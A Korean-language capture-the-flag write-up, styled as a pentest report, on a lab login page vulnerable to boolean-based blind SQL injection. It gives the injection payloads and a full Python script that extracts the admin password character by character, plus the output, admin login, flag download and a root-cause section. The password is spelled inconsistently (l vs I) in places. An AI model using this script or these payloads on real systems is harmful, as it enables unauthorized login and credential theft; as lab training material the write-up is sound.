

Blind Administrator

Boolean 기반 Blind SQL Injection을 통한 관리자 계정 탈취와 권한 체인 공격 (Blind SQLi to Admin Takeover via Attack Chain)

TARGET problem10	PREPARED FOR 8low8lowme Team	SEVERITY: HIGH
AUTHOR 이찬근 (설계) / 구현팀	CWE CWE-89 · CWE-284	STATUS: FINAL

1. 개요 (Executive Summary)

problem10(Blind Administrator, 관리자 로그인 페이지)를 분석한 결과, 로그인 파라미터에 대한 Boolean 기반 Blind SQL Injection이 가능함을 확인했다. 서버는 SQL 문법 오류를 화면에 노출하지 않았으나, 그 대신 "Login Failed"와 "Invalid User"라는 두 가지 메시지 상태만을 반환하도록 설계되어 있었다.

이 참/거짓 신호만으로도 관리자 계정 비밀번호의 길이와 각 문자를 한 글자씩 추론할 수 있었고, 최종적으로 완전한 비밀번호를 복원해 정상적으로 관리자 로그인에 성공했다. 로그인 이후의 관리자 대시보드와 파일 다운로드 기능 자체는 세션 기반 권한 검증이 적용되어 있었지만, 애초에 로그인 단계에서 인증이 우회되었기 때문에 이후의 접근 제어는 의미가 없었다. 결과적으로 단일 로그인 폼의 SQL Injection 취약점 하나가 인증 우회, 관리자 권한 획득, 민감 파일(flag.txt) 다운로드까지 이어지는 전체 공격 체인의 출발점이 되었다.

2. 공격 시나리오 (Attack Narrative)

단계	기법	확보한 정보 / 결과
1	로그인 폼에 기본 SQLi 페이로드(admin' OR 1=1-- -) 입력	에러 메시지 없이 "Login Failed / Invalid User" 두 상태만 반환됨을 확인
2	LENGTH(password) 조건 + 이분 탐색으로 비밀번호 길이 판별	admin 비밀번호 길이 12자 확인
3	ASCII(SUBSTRING(password,n,1)) 조건 +	12자 비밀번호 전체 복원 (lmthEbeSt049)


	이분 탐색 자동화 스크립트 실행	
4	복원한 비밀번호로 admin 계정 정상 로그인	세션 role=admin 획득, /admin 대시보드 접근 성공
5	Admin Dashboard의 Download Center 확인	report.pdf / backup.zip / employee.xlsx / flag.txt 목록 노출
6	flag.txt 다운로드	최종 FLAG 확보

3. 상세 재현 절차 (Proof of Concept)

■ 3.1 정찰 — 로그인 폼 및 응답 상태 확인

problem10 페이지(login.php)에는 관리자 로그인 폼이 하나 있다. 임의의 값을 입력했을 때 SQL 에러 메시지는 전혀 노출되지 않았고, 대신 "Invalid User" 또는 "Login Failed" 두 가지 문구만 반복적으로 나타났다. 이 시점에서 애플리케이션이 SQL 에러를 완전히 숨기고 있지만, 두 가지 상태 메시지를 통해 참/거짓을 구분할 수 있는 여지를 남기고 있다는 점을 파악했다.

Admin Login



The image shows a web form for Admin Login. It contains two input fields: 'Username' and 'Password'. Below the 'Password' field is a dark blue button with the text 'Login' in white. The form is enclosed in a light gray border.

■ 3.2 참/거짓 오라클 확인

username 필드에 admin' AND 1=1-- - 를 입력하면 "Login Failed"가, admin' AND 1=2-- - 를 입력하면 "Invalid User"가 나타나는 것을 확인했다. 두 메시지의 차이를 이후 모든 참/거짓 판별의 기준으로 사용한다.

Login Failed

Username

admin' AND 1=1-- -

Invalid User

Username

admin' AND 1=2#

■ 3.3 비밀번호 길이 판별

LENGTH(password) 조건이 참일 때 "Login Failed"가 반환된다는 점을 이용해, 조건 값을 이분 탐색으로 좁혀가며 admin 계정 비밀번호 길이가 12자리임을 확인했다.

Login Failed

Username

admin' AND LENGTH(password)=12#

■ 3.4 비밀번호 문자 추출 자동화

각 자리마다 ASCII값을 이분 탐색으로 좁혀나가는 스크립트를 작성했다. 이때 요청은 화면 (login.php)이 아니라 실제 로그인 로직이 처리되는 **authenticate.php**로 직접 보낸다 — 참/거짓 메시지가 만들어지는 지점이 바로 그곳이기 때문이다.

```
import requests
```

```

URL = 'http://172.30.1.72/wargame/problems/problem10/authenticate.php'

def is_true(username_payload):
    r = requests.post(URL, data={'username': username_payload, 'password': 'x'})
    return 'Login Failed' in r.text

def get_length():
    for n in range(1, 30):
        payload = f"admin' AND LENGTH(password)={n}-- -"
        if is_true(payload):
            return n
    return None

def get_password(length):
    result = ''
    for pos in range(1, length + 1):
        low, high = 32, 126
        while low <= high:
            mid = (low + high) // 2
            payload = f"admin' AND ASCII(SUBSTRING(password,{pos},1))>{mid}-- -"
            if is_true(payload):
                low = mid + 1
            else:
                high = mid - 1
        result += chr(low)
        print(f'[*] cracking char {pos}/{length} ... {result}')
    return result

length = get_length()
print(f'[*] password length = {length}')

password = get_password(length)
print(f'[+] admin password = {password}')

```

```

└─$ sudo python3 test000
[*] password length = 12
[*] cracking char 1/12 ... I
[*] cracking char 2/12 ... Im
[*] cracking char 3/12 ... Imt
[*] cracking char 4/12 ... Imth
[*] cracking char 5/12 ... ImthE
[*] cracking char 6/12 ... ImthEb
[*] cracking char 7/12 ... ImthEbe
[*] cracking char 8/12 ... ImthEbeS
[*] cracking char 9/12 ... ImthEbeSt
[*] cracking char 10/12 ... ImthEbeSt0
[*] cracking char 11/12 ... ImthEbeSt04
[*] cracking char 12/12 ... ImthEbeSt049
[+] admin password = ImthEbeSt049

```

■ 3.5 관리자 로그인 및 FLAG 획득

추출한 비밀번호(lmthEbeSt049)로 정상 로그인을 시도해 admin 세션을 획득했고, Admin Dashboard의 Download Center에서 flag.txt를 다운로드해 최종 플래그를 확보했다.

Admin Dashboard

Welcome, admin


DOWNLOAD CENTER

report.pdf

backup.zip

employee.xlsx

flag.txt



4. 근본 원인 분석 (Root Cause)

- 로그인 쿼리가 Prepared Statement 없이 문자열 결합(String Concatenation) 방식으로 구성되어 있어 SQL Injection 이 가능함
- SQL 에러 메시지는 차단했지만, "Login Failed / Invalid User"라는 두 가지 상태 메시지 자체가 참/거짓을 구분할 수 있는 Boolean 채널로 동작함 — 에러 미노출이 곧 안전을 보장하지 않음
- 로그인 조건에 길이·문자 비교 같은 임의의 SQL 조건을 그대로 실행할 수 있어, 실제 비밀번호를 몰라도 한 글자씩 값을 복원할 수 있음
- 관리자 기능(admin.php, download.php) 자체는 세션 기반 권한 검증이 적용되어 있었지만, 애초에 로그인 단계에서 인증이 우회되면 이후의 모든 접근 제어가 무력화됨 — 공격은 하나의 취약점이 아니라 여러 지점이 이어지는 체인으로 이루어짐